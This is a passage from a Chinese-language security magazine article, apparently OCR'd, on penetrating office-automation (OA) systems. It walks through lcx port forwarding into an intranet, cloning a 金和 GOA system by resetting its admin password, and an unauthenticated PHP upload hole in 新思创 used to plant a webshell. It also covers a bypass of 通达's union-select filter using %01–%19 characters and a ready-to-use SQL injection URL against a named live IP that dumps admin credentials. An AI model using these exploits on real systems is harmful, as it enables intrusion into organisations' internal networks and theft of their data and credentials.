


图32

如果Windows启用了数据执行(DEP),需要设置取消对lcx的数据执行保护,如图32所示。

注意:lcx运行后不会自动终止,以便我们在本地可以随时连接,但这样做太明目张胆了,而且一旦使用SQL INJ Commander创建了一个lcx进程后,再次使用该工具时将出错,所以使用后应该及时终止lcx进程。首先我们使用"tasklist/svc"获得lcx进程的PID,然后使用"taskkill/pid 340/f"强行终止lcx进程。

进入内网后,我们还可以注入其他的Web服务器,或者利用扫描器、嗅探器等工具进行更深入的渗透,如图33所示,本文不做深入探讨。

3.克隆金和

克隆金和GOA目录、备份JHGOA数据库,下载到本地,架设IIS、恢复数据库,使用语句"update JHBJ_Register set Reg_PassWord




图33

=pwdencrypt('123456') where Reg_Code='000001'"将管理员密码修改为"123456"。注意,金和使用MSSQL内置函数pwdencrypt加密密码,再修改连接文件include\ISConn.asp 和include\10241.asp中的连接字符串strconn为"Provider=Sqloledb;User ID=sa; Password=; Initial Catalog=JHGOA; Data Source =(local);"。IE访问如图34所示,至此我们就成功克隆了金和GOA系统。




图34

国内OA安全现状

本文涉及了OA系统的环境设置(华天)和代码(金和)两个方面的安全隐患。这两方面,对于CMS大家已经非常关注,比如修改默认的数据库名、管理员密码,甚至是修改后台地址,另外再增加防注入,等等。但对于OA就往往比较忽视,这种忽视可能源自对OA系统的信任——网络运行环境和访问用户的信任,毕竟OA系统

一般运行在企业(行业)内网,而且用户是经过身份认证的(尽管这只是简单的认证)。或许这是国内OA安全性能没有被重视的另外一个原因吧。然而一旦这两个信任的基础瓦解后,那么OA就犹如与魔鬼共舞,信息泄漏还只是其次,严重的会祸及服务器。内网的渗透、用户的未知(通过身份认证的用户未必是可信任的),甚至有的OA系统直接运行于互联网,裸露于Internet,所以OA系统的安全不容忽视。

延伸到各业务部门所研发使用的信息系统,漏洞更是不容忽视的。笔者所在部门就存在一些涉密数据,但是我见过兄弟省的业务系统竟然存在很初级的or登录漏洞!当然,这也是能够理解的,OA系统只不过是一种在认证用户之间进行的业务数据流转、信息资源共享的特殊Web系统,起步与发展均晚于Web站点,其安全性也就比不上后者,但是它的安全要求却要高于后者,因为它涉及业务部门内部的数据资料,即使它运行在Intranet(这个概念近几年好像很少了)内网内。

笔者对文中提及的另外几款OA做了简单检测,结果令人吃惊。

1.新思创

官方网站www.gotooa.com,演示网址 http://5000demo.systron.net.cn,试用用户名及密码:guest。安全问题:几乎未作任何过滤,存在严重注入!官网下载试用版本,使用DeZender解密PHP文件,我们直接分析htmledit\include\upload.php文件,代码如下:

```
if ( $_POST['originalfile'] )
{if ( 0 < $_FILES['uploadfile']['error'] )
{switch ( ( integer )$_FILES['uploadfile']['error'] )
{ case UPLOAD_ERR_NO_FILE :
outscript( "parent.UploadError('请选择有效的上传文件! ')" );
break;
case UPLOAD_ERR_FORM_SIZE :
outscript( "parent.UploadError('你上传的文件总大小超出了最大限制! ')" );
break;
default :
return;}
} // 判断提交的文件是否有效及文件大小,但对文件类型没有限制
$exts = get_file_ext( $_FILES['uploadfile']['name'] );
// 取上传文件扩展名
preg_match( "/\\.([a-zA-Z]{2,4})\$/", $_FILES['uploadfile']['name'], $exts );
// 取文件名中最后"."后的2~4位有效字母,显然"php"扩展名被赋值给$exts[1]
$sNewFileName = date( "Ymdhis" )."."$exts[1];
// 获得新的php文件名
$sFileName .= "../uploadfiles/".$sNewFileName;
$script_name = pathinfo( $_SERVER['SCRIPT_NAME'] );
$dirname = str_replace( "/include", "", $script_name['dirname'] )."/uploadfiles";
$path = "http://".$_SERVER['HTTP_HOST'].$dirname."/".$sNewFileName;
if ( move_uploaded_file( $_FILES['uploadfile']['tmp_name'], $sFileName ) ) // 上传
{echo "<SCRIPT LANGUAGE='JavaScript'>parent.UploadSaved('".$path."');</SCRIPT>";
exit( );}
else
{echo "<SCRIPT LANGUAGE='JavaScript'>parent.parent.UploadError(' 上传失败! ');</SCRIPT>";
exit( );}
}
```

通过分析发现没有对文件类型进行限制!而且没有认证用户!看来无需登录就可以直接上传PHP文件了。直接请求"http://5000demo.systron.net.cn/htmledit/include/upload.php",另存源码为html文件,修改表单的action并增加"提交"按钮,上传,查看页面源码,获得PHP木马地址,如图35所示。




图35

2.通达

官方网站www.tongda2000.com，演示网址 http://oa.tongda2000.com:81，PHP语言，存在数字型注入，可以爆出SQL语句和绝对路径，但是magic_quotes_gpc开启，如图36所示。

我们先union出管理员密码。下载试用版，使用DeZender解密，在inc\conn.php文件中自定义的执行Mysql语句函数exequery的代码如下，关键是其中的正则表达式。




图36

```
function exequery( $C, $Q )
{if ( preg_match( "/\\bunion[\\s]+select\\b/i", $Q ) || preg_match( "/\\bunion[\\s]+all[\\s]+select\\b/i", $Q ) )
// 符合“union任意空格select”或“union任意空格all任意空格select”时函数退出
{exit( );
}
$cursor = mysql_query( $Q, $C );
if ( !$cursor )
{ printerror( "<b>SQL语句:</b> ".$Q );
}
return $cursor;}
```

于是使用%01—%19（除%09、%0a、%0c、%0d）范围的任一个字符绕过空格，构造union语句注出管理员的密码（采用MySQL的crypt函数加密），如图37所示。




图37

3.致力协同

官方网站www.xtoa.cn，在线试用入口：http://www.xtoa.cn/usetest.html，使用JSP语言。为了人性化，协同在OA的登录页面设计了"电子公告"和"最新动态"，遗憾的是却存在漏洞！问题应该是严重的，因为无需登录便可注入！分析略，直接给出利用链接如下，结果如图38所示，呵呵，管理员的密码竟然是"admin"。




图38

```
http://219.144.222.100:8080/XTOA/SYSTEMFILES/firstpage/softdown.jsp?typeid=1%20union%20select%201,2,3,4,5%20from%20QJUserInfo
```

继续检测可以获知为MSSQL数据库、dbo用户，如图39所示，至于如何利用，本文不再做探讨。

